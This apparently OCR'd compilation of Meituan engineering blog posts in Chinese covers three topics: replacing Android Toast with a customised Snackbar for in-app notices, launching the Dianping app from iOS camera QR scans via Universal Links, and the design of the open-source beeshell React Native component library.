以上几种方案的共同点是为了绕过通知权限的检查，即使用户禁掉了通知权限，我们自定义的通知依然可以不受影响的弹出来，但是也有很明显的缺陷，如下图：

| 方案 | WindowManager方式 | Dialog方式 | Snackbar方式 |
| --- | --- | --- | --- |
| 不需要权限申请 | ✘ | ✔ | ✔ |
| 灵活性 | ✔ | ✘ | ✘ |
| API一致性 | ✘ | ✘ | ✔ |
| 是否推荐 | ✘ | ✘ | ✔ |

经过对比，我们也采用了Snackbar替换Toast的方案，原因是Snackbar是Android自5.0系统推出MaterialDesign后官方推荐的控件，在交互友好性方面比Toast要好，例如：支持手势操作，支持与CoordinatorLayout联动等，Snackbar作为提示控件目前在市面上也被广泛使用，而其它方案有明显的缺陷如下：

首先，使用WindowManager添加悬浮窗的方式，虽然这种方式能和原生的Toast保持完美的一致性，但是需要的权限太高，坑也太多。 `TYPE_PHONE` 的权限要比 `TYPE_TOAST` 权限敏感太多，而且在Android 8.0系统上必须使用 `TYPE_APPLICATION_OVERLAY` 这个type，并且要申请以下两个权限，这两个权限不仅需要在清单文件中声明，而且绝大部分手机默认是关闭状态，需要我们引导用户开启，如果用户选择不开启，那么Toast还是不能弹出。同时还需要适配众多定制化ROM的国产机型。绕过了通知权限的坑，又跳入了悬浮窗权限的坑，这是不可取的。

```
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
```

其次，使用Dialog方式也有明显的缺陷，Dialog、DialogFragment、PopupWindow都严重依赖于Activity，没有Activity作为上下文时，它们是无法创建和显示的，并且简单的通知使用这种控件过重。此外，在UI展示和API一致性上，几乎和Toast没有什么关系，需要额外做封装的成本比较大。


## 遇到问题

我们在使用Snackbar替换Toast时遇到了以下两个问题：

1. Snackbar弹出的时候，被Dialog，PopupWindow等控件遮住。
2. Snackbar无法进行跨页面展示，这是Snackbar实现原理决定的。

## 解决方案

首先，为了满足自身业务的扩展性、灵活性，我们参照系统Snackbar的源码，进行了按需定制，比如多样化的样式扩展、进入进出的动画扩展、支持自定义布局的扩展等，接口更加丰富。一方面是为了解决以上遇到的问题，另一方面也是为了在业务的迭代过程中能快速开发和适配。以下是基本的类图依赖关系：




## 问题一解决

针对Snackbar弹出的时候，被Dialog，PopupWindow等控件遮住的问题，原因在于Snackbar依赖于View，当把Activity布局的View传给Snackbar做为Snackbar展示依赖的父View时，后面再弹Dialog，PopupWindow等控件，Snackbar就会被控件遮挡。正确的做法是直接把PopupWindow和Dialog所依赖的View传给Snackbar。那么我们定制化的Snackbar不仅支持传递这个View，也支持直接传递PopupWindow和Dialog的实例，上图中SnackbarBuilder的方法反应了这个改动。

## 问题二解决


比较复杂的问题是Snackbar不支持跨页面展示，我们在项目中有大量这样的代码：

```
Toast.makeText(this, "弹出消息", Toast.LENGTH_SHORT).show();
finish();
```

当直接把Toast替换成Snackbar后，这个消息会一闪而过，用户来不及查看，因为Snackbar依赖的Activity被销毁了，为了解决这个问题，我们一共探讨了三种方案：

**方案一：**

使用 `startActivityForResult` 替换所有跨页面展示的通知，也就是在A页面使用 `startActivityForResult` 跳转到B页面，把原本在B页面弹出Toast的逻辑，改写到A页面自己弹出Snackbar。




这种方案：优点在于责任清晰明确，页面被finish后应该展示什么通知以及应该由谁触发这个通知的展示，这个责任本身就在调用方；缺点在于代码改动比较大。因此我们舍弃了这种方案。

**方案二：** 使用 `Application.ActivityLifecycleCallbacks` 全局监听Activity的生命周期，当一个页面关闭的时候，记录下Snackbar剩余需要展示的时间，在进入下一个Activity后，让没有展示完的Snackbar继续展示。


这种方案：优点在于代码改动量小；缺点在于在页面切换过程中，如果Snackbar没有展示结束，会出现一次闪烁。虽然在技术上这种方案很好，代码的侵入性极低，但是这个闪烁对于产品来说无法接受，因此这种方案也不做考虑。

**方案三：**

使用本地广播进行跨页面展示，这也是美团最终使用的解决方案，具体原理如下

1. 在A页面跳转B页面前，使用当前传入的Context注册一个广播。
2. 在B页面finish之前，发送A在跳转前注册的广播，并把需要展示的消息使用Intent返回。
3. 在广播中获取A页面的实例，使用Snackbar展示B页面回传的消息，并把当前广播unRegister反注册掉。

这是方案一的自动化版本，为了达到自动化的效果和对原有代码的最小侵入性，我们设计了一个辅助类，就是上图中的 `SnackbarHelper` ，原理图如下：




SnackbarHelper提供统一的入口，接入成本低，只需要将原有使用context.startActivity()、context.startActivityForResult()、context.finish()的地方改成SnackBarHelper下面的同名方法即可。这样通过广播的方法完成了Snackbar的跨页面展示，业务方的代码修改量仅仅是改一下调用方式，改动极小。

## 结语

目前这套解决方案在美团业务中被广泛使用，能覆盖到绝大部分场景。通知的展现形式基本与Toast没有区别，不仅解决了用户在禁掉通知的情况下无法看到通知的困境，也降低了客诉率。

## 作者简介


- 子尧，美团高级工程师，2017年加入美团，负责平台搜索、平台首页等研发工作。
- 腾飞，美团资深工程师，2015年加入美团，平台基础业务组负责人，负责平台业务的迭代。


## 招聘

美团平台客户端技术团队长期招聘技术专家，有兴趣的同学可以发送简历到：fangjintao#meituan.com。

详情请点击： 详细JD 。


# WWDC案例解读：大众点评相机直接扫描支付是怎么实现的


作者: 陈源 博晖 唐仕

## 背景

去年12月4日，Apple CEO Tim Cook 和王兴共同出现在上海的一家老字号生煎店“大壶春”，现场用大众点评App体验了iOS 11新功能，包括用地图找店订座、用相机扫码点餐及Apple Pay付款等一条龙便利服务。

在今年的WWDC上，大众点评App更进一步：Apple技术人员在“Create Great Customer Experience Using Wallet and Apple Pay”演讲中专门重点演示了如何用iPhone相机直接扫码点餐下单，并使用Apple Pay支付闭环的全流程。这背后的技术是怎么实现的呢?






# 实现方案

## 相机扫码

从iOS 7开始，系统就通过AVFoundation赋予了App“相机扫码”的能力。不过当时只能通过代码的形式，构建AVCaptureDevice，并设置输出类型为AVMetadataObjectTypeQRCode，来实现在App内部的二维码识别。

然而，整个iOS系统在此后的几年一直没有系统级的扫码入口，直到iOS 11发布，Apple终于在系统“相机”App内提供了二维码扫描识别并跳转到对应URL的能力。

## Universal-Link

Universal-Link是iOS 9之后推出的，可以实现URL和App之间的无缝连接，在此之前是自定义的URL Scheme。和自定义URL Scheme对比，Universal-Link有如下优势：

- 唯一性：Universal-Link使用标准的HTTP协议URL，拥有唯一性。
- 安全性：App可以控制处理哪些URL。
- 简单灵活：URL对于H5和App是通用的，如果没有安装App，就会跳转到Safari打开对应H5。
- 私密性：在跳转之前并不需要知道用户是否安装目标App。

结合“相机扫码”和Universal-Link，我们就可以做到从系统“相机扫码”直接唤起App了。

具体方案：将一个Universal-Link链接对应的二维码作为物料投放，用户直接使用系统“相机”扫描此二维码，如果装有大众点评App，会出现“是否用大众点评打开”的提示框，点击即进入App。如下所示：

# 面临挑战

上述方案是我们基于iOS系统现有能力做出的最佳实践，然而现实世界总有很多“意外惊喜”等待着我们：

- 物料已经大规模投放出去了，没办法修改怎么办?
- 整个流程发起是通过“相机扫码”进行，业务如何知道入口在哪?
- Universal-Link在微信里不能跳怎么办?

我们知道Universal-Link的生效主要依赖两部分：

- AppTarget的Capabilities中配置的Associated Domains，用以控制Universal-Link下的Domain。
- 部署在WebServer上的Apple-App-Site-Association，用以控制对应Domain下的Path。

也就是说，在大型工程化项目中使用Universal-Link，URL必须遵循一定的规则，才能做到所有业务共同使用互不干扰，点评App在引入Universal-Link时也制定了使用规范。

然而由于对应的物料已经大量投放，物料中二维码的URL在投放时并没有考虑Universal-Link的适配，无法遵循上面的“最佳实践”，而重新更换物料的成本又非常高，时间上也不允许。

所以我们只好“另辟蹊径”实现这个功能了。由于Universal-Link本身对URL没有任何限制，理论上我们可以通过部署配置把任意一条URL变成Universal-Link。

这样一来，投放出去的物料二维码就无法遵循我们已经定义好的Universal-Link使用规范，但这也是我们必须接受的“妥协”，在局部牺牲一些规范性换来重要功能的实现。

事情到此还没有完全结束，这种实现方式会带来另一个问题：这条物料二维码对应URL在WebView内打开的行为会发生改变。

按照Apple官方的解释：Universal-Link由用户“主动”触发，例如在邮件，记事本或是其它App中通过openURL唤起App打开这个URL；而如果用户处在Safari浏览器内直接输入或是点击链接打开这个URL，系统会在同源（Domain）页面下直接打开，非同源页面则会直接唤起App。

换句话说，如果在App内的WebView打开非同源某个页面，然后又在这个页面上点击了Universal-Link链接，这会变成一次对系统openURL方法的直接调用，如果不做处理有可能会跳出App，即使处理过大部分App也会在此时打开一个新的页面。

这显然不是我们希望得到的结果，但我们又必须将这些URL配置成Universal-Link。最终在非常困难的情况下，我们和业务同学达成共识：对于这批特殊的投放物料二维码，业务系统保证URL使用场景的唯一性，不会在除二维码之外的其它场景使用这批特征URL，绕过App内WebView打开异常的Case。

这样我们完成了“对于既有投放二维码的iOS相机扫码唤起App”实现。

在这个特殊的场景中，整个流程的发起始自于App外，业务非常需要了解当前处于“相机扫码唤起App”的场景。

遗憾的是iOS系统除了userActivity的相关回调之外，并没有一个明确的App启动路径标识，我们只能知道App是通过Universal-Link的方式被唤醒了。

由于启动节点在App控制权范围以外，任何Native埋点的方式都不能在此时生效，我们唯一可以拿到的是那条被唤醒的URL，缺乏足够的上下文可能是所有启动相关业务最难以处理的部分。

由于问题1的解决，我们知道这条URL在App Scope内是有场景唯一性的，所以我们可以据此来比较Tricky的判断当前的场景。 拿到当前启动场景标识之后，就要考虑如何告知业务。

最简单的方式就是通过修改URL，告知业务具体特征，但作为一个通用平台型App直接修改业务方的原始URL显然不是合适的行为，而且可能造成不必要的麻烦，Header，Cookie，JSBridge等都可以考虑作为与H5的通信方式。

到此为止，我们完成了“从系统相机扫码唤起App进入相应页面”。然而，在国内微信才是各种二维码最大的扫描入口，在今年的1月份，微信彻底关闭了Universal-Link的跳转行为，任何Universal-Link在微信里都不能往外跳了。

“捡了芝麻，丢了西瓜”，这个ROI对我们来说过于沉重不能接受。考虑在Universal-Link诞生以前，我们都是通过openSchema的方式唤起App，“综合链接”是当时H5在微信唤起App的主要方式，我们可以在Universal-Link页面内再套一层综合链接，并在此区分用户场景，完成从微信唤起App的“初心”。

## 结语

大众点评App参与了过去多届WWDC的现场演示，从iOS 6的PassKit开始，经历Flat Design，MessageKit，MapKit，SiriKit，ApplePay到WWDC2018的ApplePay闪付。我们积累了丰富的与Apple沟通合作经验，既有驻场Apple Campus的封闭式开发，也有在IAPM的Face2Face，更多时候是在安化路492号的远程合作。


通常BD同学都会基于点评App现有功能和Apple提供的新能力，找到需求点。这种基于外部系统升级适配的二次开发，总会遇到各种问题。有些问题会比较容易可以直接解决，有些问题会挑战我们设定的边界需

要我们做出妥协，还有些问题无法正面突破只能规避。

二进制世界总是由输入，计算，输出来定义。合理规划整体架构，明确划分输入输出边界，尽量减少外部依赖，可以让我们在缺少上下文，不能端到端掌控整体流程的情况下依旧游刃有余。

## 团队介绍

点评平台移动研发中心总体负责大众点评APP。依托平台能力，我们不断输出高质量服务：Shark，Picasso，Logan，MCI，移动之家，Appkit等，在这里和“最好的合作伙伴“以“最严格的标准”做“最复杂的业务”，经受考验，砥砺前行，共同打造业界领先的移动开发团队。

# beeshell —— 开源的 React Native 组件库

作者: 小龙


## 背景

beeshell 是一个 React Native 应用的基础组件库，基于 0.53.3 版本，提供一整套开箱即用的高质量组件，包含 JavaScript（以下简称 JS）组件和复合组件（包含 Native 代码），涉及前端（FE）、iOS、Android 三端技术，兼顾通用性和定制化，支持自定义主题，用于开发和服务企业级移动应用。现在已经在 GitHub 上开源，地址： https://github.com/meituan/beeshell 。

截止目前，beeshell 中的组件已经在美团外卖移动端应用蜜蜂 App 中广泛应用，而且已经持续了一年多时间，通过了各种业务场景、操作系统、机型的实战考验，具备很好的稳定性、安全性和易用性，所以我们将其开源，以期发挥出更大的应用价值。

## 特性

- UI 样式的一致性和定制化。
- 通用性。主要使用 JS 来实现，保证跨平台通用性。
- 定制化。我们在比较细的粒度上对组件进行拆分，通过继承的方式层层依赖，功能渐进式增强，为在任意层级上的继承扩展、个性化定制提供了可能。
- 原生功能支持。组件库中的复合组件包含 Native 代码，支持图片选择、定位等原生功能。
- 功能丰富。不仅仅提供组件，还提供了基础工具、动画以及 UI 规范。
- 完善的文档和使用示例。

## 对比

在开源之前，我们对业界已经开源的组件库进行了调研，这里主要对比了 beeshell 与其他组件库的优势与劣势，为大家选择组件库提供参考意见。目前，业界开源的组件库比较多，我们在这里仅选取 Github

Star 数 5000 以上的组件库，并从组件数量、通用性、定制化、是否包含原生功能、文档完善程度五个维度来进行对比分析：

| 组件库 | 组件数量 | 通用性 | 定制化 | 是否包含原生功能 | 文档完善程度 |
| --- | --- | --- | --- | --- | --- |
| react-native-elements | 16 | 强，提供一套风格一致的 UI 控件 | 弱，若要定制化可能需要重写 | 否 | 高 |
| NativeBase | 28 | 强，提供一套风格一致的 UI 控件 | 中，支持主题变量 | 是 | 高 |
| ant-design-mobile | 41 | 强，提供一套风格一致的 UI 控件 | 中，部分可以支持定制化需求 | 是 | 低 |
| beeshell | 25 | 强，提供一套风格一致的 UI 控件 | 强，不仅支持主题变量，还支持使用继承的方式进行定制化扩展 | 是 | 高 |

通过对比可以看出，beeshell 只在组件数量上稍有劣势，在其他方面都一致或者优于其他项目。因为 beeshell 具备了良好的系统架构，所以丰富组件数量只时间问题，而且我们团队也已经有了详细的规划来完善数量上的不足。

# 系统设计


系统设计是将一个实际问题转换成相应解决方案的主动过程，是解决办法的描述。在通用的软件工程模型中，需求分析完成后的第一步就是系统设计。一个项目最终的稳定性、易用性在很大程度上也取决于系统设计这一步。

beeshell 组件库是为了更加快速的搭建移动端应用，为业务开发提供基础技术支持，大幅提升开发人效。然而，面对不同的业务方、不同的功能需求、不同的 UI 规范与交互方式，如何有效的兼顾所有的需求？这对系统设计提出了更高的要求，下面以抽象层次逐层降低的方式来详细介绍 beeshell 的系统设计。

## 框架设计

这些年，React Native 的出现为移动端开发提供了一种新的选择。React Native 相比原生开发有着更高的开发效率，同时比 HTML5、Hybrid 的性能更好，所以能够脱颖而出，这也使得越来越多的开发者开始学习和使用 React Native。

beeshell 组件库基于 React Native，向下通过 React Native 与 iOS、Android 平台进行系统层面的交互，向上提供开发者友好的统一接口，抹平平台差异，为用户开发业务功能提供服务支持。beeshell 扮演了一个中间者的角色，从而保证了移动端应用基础功能的稳定性、易用性。




框架设计确定了 beeshell 的系统边界，指明了包含的功能与不包含的功能之间的界限。明确了系统边界，我们才能继续进行下面的分析、设计等工作。


## 设计原则

在进行组件库的详细设计之前，我们提出了几个设计原则：

- JS 实现优先。使用 JS 来实现功能有几个好处：跨平台通用性、更高的开发效率、更低的学习和使用成本。
- 继承与组合灵活运用。继承和组合都是实现功能复用、代码复用的有效的设计技巧，都是设计模式中的基础结构。继承允许子类覆盖重写父类的实现细节，父类的实现对于子类是可见的，一般称之为“白盒复用”，这对组件的定制化扩展很有效，beeshell 强大的定制化扩展的能力就是基于继承实现；组合是 React 推荐的方式，React 组件具有强大的组合模型，整体类和部分类之间不会去关心各自的实现细节，它们之间的实现细节是不可见的，一般称之为“黑盒复用”。beeshell 也广泛使用了组合，基于通用型的组件组合出更加丰富、强大、个性化的功能，在一定程度上提高了 beeshell 的定制化的能力。
- 低耦合、高内聚。一个 beeshell 组件本质上就是一个 React 组件，React 组件之间主要通过 Props 通信，这属于数据耦合，相比于内容耦合、控制耦合等其他耦合方式，数据耦合是耦合程度最低的一种，受益于 React 的实现，beeshell 组件低耦合是自然而然的；而要做的高内聚，则对组件的编码实现方式有一定的要求，我们推行内聚方式中内聚程度比较高的交互内聚和顺序内聚。使用单一数据源，使各个元素操作相同的数据结构，实现交互内聚。使用不可变数据更新的方式，上一个环节的输出是下一个环节的输入，像流水线一样处理逻辑，这便是顺序内聚。

## 方案设计

整体上使用 JS 作为统一入口，多层封装隐藏实现细节，抹平 JS 与 Native、iOS 平台与 Android 平台的差异，开箱即用，降低了用户的学习和使用成本。局部上基于 React Native 的技术特点，分成 JS 组件部分和复合组件部分，两部分推行“松耦合”的开发模式，使得 Native 部分拥有替换变更的能力，提升组件库的灵活性。





复合组件部分可以直接暴露 JS 接口，如果有需要，也可以在 JS 组件部分进行定制化封装。我们尽量保证 Native 部分功能的原子性、简洁性，有任何定制化需求都使用 JS 来统一实现，遵循 JS 实现优先的设计原则，保证跨平台通用的特性。下面分别介绍 JS 组件部分和复合组件部分的设计。

## JS 组件部分设计

一个软件的设计分为三个设计层次：体系结构、代码设计和可执行设计。我们使用自上而下的方法，从体系结构开始进行 JS 组件部分的设计。

软件的体系结构的风格通常有 7 种：管道和过滤器，面向对象，隐式请求，层次化，知识库，解释程序和过程控制。

JS 组件部分使用了层次化的体系结构风格，整体分成三层：基础工具、通用组件、扩展组件，从上到下通用性逐渐减弱、定制化逐渐增强，功能渐进式增强，通过分层设计，各层各司其职，兼顾通用性和定制化。

